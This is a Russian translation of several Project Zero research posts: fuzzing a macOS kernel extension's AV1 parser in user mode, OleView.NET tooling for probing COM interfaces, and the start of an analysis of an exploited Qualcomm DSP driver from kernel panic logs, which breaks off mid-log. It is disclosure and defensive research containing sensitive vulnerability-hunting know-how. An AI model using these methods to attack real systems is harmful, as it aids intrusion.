Google Project Zero (RU) - Часть 8

Перевод на русский язык статей блога Google Project Zero (часть 8). Project Zero — команда исследователей безопасности, посвящающих всё своё рабочее время поиску и ответственному раскрытию уязвимостей нулевого дня.

Больше материалов в телеграм канале @grogrigs

Простой фаззинг расширений ядра macOS в пользовательском режиме с IDA и TinyInst

Новейшее оборудование Apple декодирует AV1 в специализированном аппаратном блоке, начиная с A17 в iOS и M3 в macOS. Однако в macOS 14 и iOS 17 значительная часть разбора AV1 всё ещё выполнялась программно внутри расширения ядра AppleAVD. Поэтому эффективный фаззинг кода разбора ядра стал актуальной исследовательской задачей.

Фаззингу расширений ядра Apple были посвящены несколько предыдущих проектов:

• Проект Fairplay research использовал собственный загрузчик для переноса расширения ядра в пользовательский режим. Во время этой работы он не мог запустить актуальное расширение AppleAVD без доработок.
• В презентации Hexacon 2022 Cinema time! извлекался результат декомпиляции IDA и заново собирался. В ограниченных случаях это может работать, но ошибки декомпиляции, например неверная схема стека, требуют ручного исправления.
• KextFuzz заменял инструкции аутентификации указателей переходами к трамплину покрытия, получая частичное статическое покрытие.
• Pishi использовал Ghidra для поиска базовых блоков и заменял одну инструкцию в каждом из них переходом к трамплину. Трамплин записывает покрытие, выполняет вытесненную инструкцию и возвращается. Этот подход работает на настоящем оборудовании.

Целью был не обязательно наилучший возможный метод, а простейший подход, составленный из существующих инструментов:

1. Загрузить AppleAVD или весь kernelcache в IDA.
2. Перебазировать его по адресу, который можно надёжно выделить в пользовательском режиме.
3. Экспортировать сегменты и символы через IDAPython.
4. Отобразить необработанные экспортированные байты с помощью небольшого собственного загрузчика.
5. Перехватывать и инструментировать расширение с помощью пользовательского модуля TinyInst.
6. Выполнять фаззинг с помощью Jackalope.

Все файлы проекта находятся в SimpleKextFuzzing.


Извлечение кода расширения ядра

macOS упаковывает расширения в коллекции ядра. При первой загрузке и при каждом изменении конфигурации расширений необходимые модули заново упаковываются в `kernelcache`. Существующие инструменты извлечения обычно не создают независимые dylib, которые можно просто выполнить в пользовательском режиме.

В IDA Pro уже есть функциональный загрузчик kernelcache Apple. Вместо реализации ещё одного загрузчика этот процесс поручает IDA разбор и перемещение:

• Загрузить целевое расширение ядра или полный kernelcache.
• Перебазировать его в диапазон, который можно отобразить в пользовательском режиме.
• Экспортировать начало, конец, флаги защиты и необработанные байты каждого сегмента.
• При необходимости экспортировать символы и их адреса.

Если оставить младшие биты адресов неизменными, вручную преобразовывать исходные адреса в перебазированные будет легко. В примере база меняется с `0xFFFFFE000714C470` на `0xAB0714C470`.



Сценарий экспорта — `segexport.py`; в IDA он запускается так:

```
sys.path.append('/directory/containing/export/script')
import segexport
segexport.export('/path/to/output/file')
```

Загрузка и выполнение

Загрузчик пользовательского режима отображает записанные адреса и копирует байты сегментов из экспортированного файла. Реализация находится в `loader.cpp`.

Код ядра нельзя выполнять в пользовательском режиме без изменений. Вызовы распределителя должны использовать системный `malloc`; журналирование необходимо заменить; функции, взаимодействующие с оборудованием, — заглушить. Путь AV1 в AppleAVD вызывает `AppleAVD::sendCommandToCommandGate`, по-видимому для связи с декодером. Стенд заменяет её функцией, которая всегда сообщает об успехе.

Для замены функции можно было бы перезаписать каждый пролог инструкцией перехода. Поскольку TinyInst и так будет отлаживать и инструментировать процесс, более простой способ записывает инструкции точки останова в местах замены. TinyInst перехватывает точку останова и

меняет указатель целевой инструкции на соответствующую реализацию пользовательского режима.

Стенд AV1 находится в `avdharness.cpp`. Соберите и подпишите его следующими командами:

```
$ clang++ loader.cpp avdharness.cpp -o loader
$ codesign --entitlements entitlements.txt -f -s - ./loader
```

Для большинства расположений используются имена экспортированных символов, но некоторые смещения структур остаются. Опубликованный стенд предназначен для ядра macOS 14.5, актуального на момент его написания.

Написание пользовательского модуля TinyInst

Повторно используемый пользовательский модуль расширяет `LiteCov`, стандартный модуль покрытия кода TinyInst:

```
class AVDInst : public LiteCov {
    // ...
};
```

Загрузчик должен сообщить TinyInst, какие исходные функции соответствуют заменам и какой диапазон адресов содержит код расширения ядра. Хотя в TinyInst есть API перехвата функций, эта реализация использует намеренные вызовы по неотображённым магическим адресам:

```
#define TINYINST_REGISTER_REPLACEMENT 0x747265706C616365
#define TINYINST_CUSTOM_INSTRUMENT    0x747265706C616366
```

Такие обращения вызывают исключения. Модуль распознаёт их и обрабатывает запрос:

```
bool AVDInst::OnException(Exception *exception_record)
{
    // ...
    if (exception_address == TINYINST_REGISTER_REPLACEMENT) {
        RegisterReplacementHook();
        return true;
    }
    if (exception_address == TINYINST_CUSTOM_INSTRUMENT) {
        InstrumentCustomRange();
        return true;
    }
    // ...
}
```

Параметры передаются в регистрах. Возврат означает замену PC значением регистра связи:

```
void AVDInst::RegisterReplacementHook()
{
    uint64_t original_address = GetRegister(X0);
    uint64_t replacement_address = GetRegister(X1);
    redirects[original_address] = replacement_address;
    SetRegister(ARCH_PC, GetRegister(LR));
}

void AVDInst::InstrumentCustomRange()
{
    uint64_t min_address = GetRegister(X0);
    uint64_t max_address = GetRegister(X1);
    InstrumentAddressRange("__custom_range__", min_address, max_address);
    SetRegister(ARCH_PC, GetRegister(LR));
}
```

`InstrumentAddressRange` инструментирует весь код в заданном интервале. Синтетическое имя модуля отличает эту память от других инструментированных модулей.

До инструментирования точка останова по исходному адресу может выполнить прямое перенаправление:

```
auto iter = redirects.find(exception_address);
if (iter != redirects.end()) {
    SetRegister(ARCH_PC, iter->second);
    return true;
}
```

Инструментирование покрытия переписывает код в другом месте, поэтому исходные адреса точек останова смещаются. `InstrumentInstruction`, вызываемый для каждой инструкции, записывает точки останова замен, помещённые в транслированный код:

```
InstructionResult AVDInst::InstrumentInstruction(
    ModuleInfo *module,
    Instruction& inst,
    size_t bb_address,
    size_t instruction_address)
{
    auto iter = redirects.find(instruction_address);
    if (iter != redirects.end()) {
        instrumented_redirects[assembler_->Breakpoint(module)] = iter->second;
        return INST_STOPBB;
    }
    return LiteCov::InstrumentInstruction(
        module, inst, bb_address, instruction_address);
}
```

`INST_STOPBB` выбран правильно, поскольку выполнение перенаправления покидает текущий базовый блок; никакие последующие транслированные инструкции выполняться не могут.

Окончательный обработчик исключений распознаёт магические вызовы API, исходные и транслированные точки останова:

```
bool AVDInst::OnException(Exception *exception_record)
{
    size_t exception_address;

    if (exception_record->type == BREAKPOINT)
        exception_address = (size_t)exception_record->ip;
    else if (exception_record->type == ACCESS_VIOLATION)
        exception_address = (size_t)exception_record->access_address;
    else
        return LiteCov::OnException(exception_record);

    if (exception_address == TINYINST_REGISTER_REPLACEMENT) {
        RegisterReplacementHook();
        return true;
    }
    if (exception_address == TINYINST_CUSTOM_INSTRUMENT) {
        InstrumentCustomRange();
        return true;
    }

    auto iter = redirects.find(exception_address);
    if (iter != redirects.end()) {
        SetRegister(ARCH_PC, iter->second);
        return true;
    }

    iter = instrumented_redirects.find(exception_address);
    if (iter != instrumented_redirects.end()) {
        SetRegister(ARCH_PC, iter->second);
        return true;
    }

    return LiteCov::OnException(exception_record);
}
```

Полная повторно используемая реализация находится в avdinst.cpp.

Фаззинг и результаты

TinyInst и Jackalope требуют небольших исправлений, чтобы создавать экземпляр AVDInst вместо обычного LiteCov: tinyinst.patch и jackalope.patch.

Один входной файл можно запустить под TinyInst следующей командой:

```
$ ./Jackalope/build/TinyInst/Release/litecov -- \
    ./loader avd_rebased.dat -f <sample>
```

avd_rebased.dat содержит экспорт IDA. Флаг -trace_basic_blocks позволяет трассировать выполнение во время отладки стенда.

Постоянный сеанс Jackalope запускается так:

```
$ ./Jackalope/build/Release/fuzzer \
    -in in -out out -t 1000 \
    -delivery shmem \
    -target_module loader \
    -target_method __Z4fuzzPc \
    -nargs 1 -iterations 5000 \
    -persist -loop -cmp_coverage -mute_child -nthreads 6 -- \
    ./loader avd_rebased.dat -m @@
```

Эта команда циклически вызывает функцию fuzz в постоянном режиме и передаёт образцы через общую память, реализованную параметром -delivery shmem в фаззере и -m в стенде.

Сначала фаззинг обнаружил недостатки стенда, в том числе дополнительные функции ядра, которые требовалось заменить. После нескольких итераций исправлений он нашёл три настоящие проблемы в парсере AV1:

• Большой размер OBU в AV1_Syntax::Parse_Header, приводящий к чтению за пределами памяти
• Проблема в AV1_Syntax::f, приводящая к чтению за пределами памяти
• Целочисленное переполнение снизу в AV1_Syntax::Parse_Header, приводящее к чтению за пределами памяти

На момент раскрытия информации у исследователя не было Mac с поддержкой AV1, поэтому отчёты содержали анализ первопричины и двоичные потоки, вызывавшие сбои в конкретных функциях декодирования, а не сквозные доказательства концепции. Позднее тесты на MacBook с M3 воспроизвели все три проблемы в точности так же, как в стенде пользовательского режима.

Заключение

Целью проекта было найти простейший практичный процесс фаззинга расширений ядра в пользовательском режиме, который можно адаптировать к другому коду ядра. С его помощью удалось успешно фаззить зависимый от оборудования парсер AV1 ещё до того, как у исследователей появилось совместимое оборудование. Три обнаруженные проблемы не были критическими, но их точное воспроизведение на реальном оборудовании подтверждает работоспособность метода и его потенциал для более широкого анализа ядра.

Обновления инструментария Windows: OleView.NET

Эта статья сопровождает презентацию *DCOM Research for Everyone!* и описывает обновления OleView.NET для исследования и вызова интерфейсов COM.

Использование инструментария OleView.NET

Установим модуль PowerShell и графический интерфейс из PowerShell Gallery:

```
Install-Module OleViewDotNet
```

Создадим внутреннюю базу данных из артефактов регистрации COM:

```
Get-ComDatabase
```

Разбор может занять значительное время. Сохраним результат в расположении по умолчанию, чтобы последующие сеансы загружали его автоматически:

```
Set-ComDatabase -Default
Get-ComClass
```

Графический интерфейс использует ту же базу данных и запускается так:

```
Show-ComDatabase
```

Графический интерфейс удобен для исследовательского просмотра; PowerShell больше подходит для воспроизводимого анализа.

Исследование служб COM

Исследование безопасности COM обычно состоит из трёх этапов:

1. Перечислить интересные классы, например объекты, доступные из песочницы, работающие с высокими привилегиями или предназначенные для удалённого использования.
2. Убедиться, что средства управления запуском, активацией и доступом действительно позволяют использовать эти классы из позиции атаки.
3. Перечислить предоставляемые интерфейсы, разобраться в их методах и вызывать их, проверяя границы безопасности.

Обновления инструментария сосредоточены на третьем этапе, сокращая объём обратной разработки и устраняя необходимость в одноразовых клиентских программах. OleView.NET объединяет метаданные из следующих источников:

- Интерфейсы, встроенные в .NET или OleView.NET.
- Определения COM в глобальном кеше сборок.
- Зарегистрированные библиотеки типов.
- Метаданные Windows Runtime.
- Данные маршалинга, извлечённые из классов прокси.

Затем он представляет интерфейс как читаемый исходный код и вызывает его методы через пользовательский интерфейс или PowerShell.

Форматирование определений интерфейсов

Объекты базы данных, представляющие интерфейсы и прокси COM, классы Windows Runtime и артефакты библиотек типов, можно преобразовать в текст, похожий на исходный код. В PowerShell:

```
Get-ComInterface -Name IMyInterface |
    ConvertTo-ComSourceCode -Parse
```

`-Parse` запрашивает потенциально ресурсоёмкий разбор. Результаты кешируются на время сеанса, поэтому после разбора одного интерфейса из библиотеки типов остальные становятся доступны немедленно.

Метаданные Windows Runtime отображаются как псевдо-C#:

```
[Guid("155eb23b-242a-45e0-a2e9-3171fc6a7fdd")]
interface IUserStatics
{
    UserWatcher CreateWatcher();
    IAsyncOperation<IReadOnlyList<User>> FindAllAsync();
    IAsyncOperation<IReadOnlyList<User>> FindAllAsync(UserType type);
    IAsyncOperation<IReadOnlyList<User>> FindAllAsync(
        UserType type, UserAuthenticationStatus status);
    User GetFromId(string nonRoamableId);
}
```

Библиотеки типов и прокси отображаются как MIDL:

```
[
    odl,
    uuid(00000512-0000-0010-8000-00AA006D2EA4),
    dual,
    oleautomation,
    nonextensible
]
interface _Collection : IDispatch {
    [id(1), propget]
    HRESULT Count([out, retval] int *c);
    [id(0xFFFFFFFC), restricted]
    HRESULT _NewEnum([out, retval] IUnknown **ppvObject);
    [id(2)]
    HRESULT Refresh();
};
```

Вывод библиотеки типов может быть достаточно точным для компиляции. Метаданные прокси теряют сведения и имена при компиляции маршалинга из MIDL в C, поэтому неизвестные процедуры получают имена `ProcN`. Если существует соответствующее определение WinRT или библиотеки типов, OleView.NET автоматически применяет его имена.

Неизвестные имена прокси можно изменять напрямую:

```
[
    object,
    uuid(51A183DB-67E0-4472-8602-3DBC730B7EF5)
]
interface IBitsTest1 : IUnknown {
    HRESULT Proc3([out, string] wchar_t **p0);
}
```

```
$proxy = Get-ComProxy -Iid 51A183DB-67E0-4472-8602-3DBC730B7EF5
$proxy.Procedures[0].Name = "GetBitsDllPath"
$proxy.Procedures[0].Parameters[0].Name = "DllPath"
```

Отформатированный результат становится таким:

```
interface IBitsTest1 : IUnknown {
    HRESULT GetBitsDllPath([out, string] wchar_t **DllPath);
}
```

Сохраним имена в локальный кеш:


```
Export-ComProxyName -Proxy $proxy -ToCache
```

`Export-ComProxyName` и `Import-ComProxyName` также поддерживают редактируемые XML или JSON.

Для быстрого обзора интерфейсов:


```
$obj = New-ComObject -Clsid 4575438f-a6c8-4976-b0fe-2f26b80d959e
Get-ComInterface -Object $obj | ConvertTo-ComSourceCode -Parse
```

В графическом интерфейсе откройте представление базы данных Registry, щёлкните правой кнопкой мыши по его дереву и выберите **Show Source Code**. В Registry View Options можно включить автоматическое отображение и разбор исходного кода.



Подчёркнутые имена прокси можно изменять через **Edit Name**. **Save Proxy Names on Exit** сохраняет изменения. PowerShell может открыть тот же редактор:

```
Edit-ComSourceCode $proxy
```



Создание интерфейсов из определения прокси

OleView.NET уже мог вызывать методы, когда интерфейс .NET существовал во встроенных определениях, метаданных WinRT или создаваемом по запросу преобразовании библиотеки типов. Новая функция динамически создаёт вызываемый интерфейс из метаданных NDR прокси.

Первоначальный подход создавал интерфейсы .NET и полагался на нативное взаимодействие. Для сложных указателей и структур он не работал: вызывающим сторонам приходилось вручную маршалировать `IntPtr`, требовались точные нативные расположения, а любая ошибка аварийно завершала инструмент.

Существующая библиотека песочницы уже создавала управляемые клиенты RPC из разобранного NDR. Переработка этого построителя для приёма прокси COM дала более безопасные клиенты с удобными управляемыми структурами и без прямой зависимости от нативного маршалинга.


Транспорт COM добавляет ORPTHIS и ORPCTHAT, а ALPC также требует зависящие от версии `LocalThis` и `LocalThat`, разрешение OXID, активацию и управление ссылками. Собственная реализация ALPC/TCP существует в дереве исходного кода, но оказалась недостаточно надёжной. Клеман Руо независимо выпустил похожий проект DCOM ALPC на Python.

Среда выполнения COM уже инкапсулирует транспорт в `IRpcChannelBuffer`, подключённом к каждому инициализированному прокси. Вызов документированной `NdrProxyInitialize` с интерфейсом прокси предоставляет канал через `MIDL_STUB_MESSAGE`. Его повторное использование делегирует самой COM протокол, различия платформ, разрешение OXID и обработку ссылок.


Остаётся одно осложнение: реализация `IMarshal` канала повреждена, а взаимодействие COM .NET запрашивает `IMarshal` при создании Runtime Callable Wrapper и немедленно завершается сбоем. Поэтому OleView.NET вручную диспетчеризует методы канала через нативные делегаты.

Вызов методов интерфейса


В графическом интерфейсе создайте экземпляр объекта из записи базы данных, чтобы открыть окно сведений о нём:



Поддерживаемые интерфейсы отображаются внизу. Индикатор просмотра **Yes** означает, что двойной щелчок откроет представление вызова:



Дважды щёлкните метод, заполните аргументы и вызовите его. Выходные параметры отображаются; целочисленные возвращаемые значения интерпретируются как HRESULT.



Отражённые клиенты библиотек типов или WinRT и созданные клиенты прокси используют один интерфейс. Если имена прокси изменились при открытом окне, откройте интерфейс заново, чтобы пересоздать его клиент.

PowerShell может запросить IID при создании объекта или запросить существующий объект:

```
$obj = New-ComObject -Clsid 4991D34B-80A1-4291-83B6-3328366B9097
$test = Get-ComObjectInterface $obj `
    -Iid 51A183DB-67E0-4472-8602-3DBC730B7EF5
$test.GetBitsDllPath()

DllPath                         retval
-------                         ------
c:\windows\system32\qmgr.dll       0
```

Обёртка объединяет выходные параметры и возвращаемое значение в один управляемый результат. Параметры ввода-вывода остаются входами метода и также появляются в результате.

Пользовательские интерфейсы можно определить как типы .NET, скомпилировать, а затем импортировать через **File -> Import Interop Assembly** или `Add-ComObjectInterface`. Сборку можно скопировать в постоянное хранилище инструмента для автоматической загрузки.

Имея только IDL, скомпилируйте его с помощью MIDL в библиотеку типов, запустите `TLBIMP`, чтобы создать сборку, и импортируйте её. Дополнительные функции и полный исходный код OleView.NET доступны в интернете.

Драйвер Qualcomm DSP — неожиданная реконструкция эксплойта

Введение

Группа анализа угроз Google получила журналы паники ядра, созданные эксплойтом, применявшимся в реальных атаках. Эти журналы положили начало двух с половиной месячному аудиту, обнаружившему шесть уязвимостей в одном драйвере Qualcomm, включая проблему, которую TAG классифицировала как эксплуатируемую в реальных атаках. В этой статье рассматриваются артефакты, вновь обнаруженные ошибки и вероятная стратегия эксплуатации, реконструированная без наличия самого эксплойта.

Артефакты

Обычно Project Zero и TAG выполняют обратный анализ непосредственно образца эксплойта. В этом случае у них было лишь шесть журналов паники ядра, и они не могли ни повторно запустить эксплойт, ни изучить его код. Возможность установить уязвимость по журналам сбоев варьируется от правдоподобной до невозможной, однако четыре паники содержали необычно полезные свидетельства.

В первом журнале неоднократно упоминается `adsprpc`, а сбой происходит при освобождении `fastrpc_mmap`:

```
adsprpc: fastrpc_init_process: untrusted app trying to attach to privileged DSP PD
adsprpc: mapping not found to unmap fd 0xffffffff, va 0xffffffffffffffff,
        len 0xffffffff
adsprpc: falcon: fastrpc_internal_mmap: ERROR:
        adding user allocated pages is not supported
adsprpc: mapping not found to unmap fd 0xa, va 0x0, len 0x0

Unable to handle kernel NULL pointer dereference at virtual address 0
Process falcon (pid: 8909)
pc : __list_del_entry_valid+0x34/0xd0
lr : dma_buf_detach+0x34/0xa0

Call trace:
 __list_del_entry_valid
 dma_buf_detach
 fastrpc_mmap_free
 fastrpc_file_free
 fastrpc_device_release
 __fput
 do_exit
```

Это указывает на `adsprpc`, очистку `fastrpc_mmap` и вероятное повреждение кучи, связанное с этим объектом.

Второй сбой происходит при освобождении `fastrpc_file` после множества вызовов очистки mmap:

```
adsprpc: ERROR:fastrpc_mmap_free,
        Invalid channel id: 1702834303, err:-44
... repeated ...

Unable to handle kernel paging request at virtual address 0035fb968c5d536d
Process falcon (pid: 7053)
```

```
pc : fastrpc_file_free+0x1c4/0x2e0

Call trace:
 fastrpc_file_free
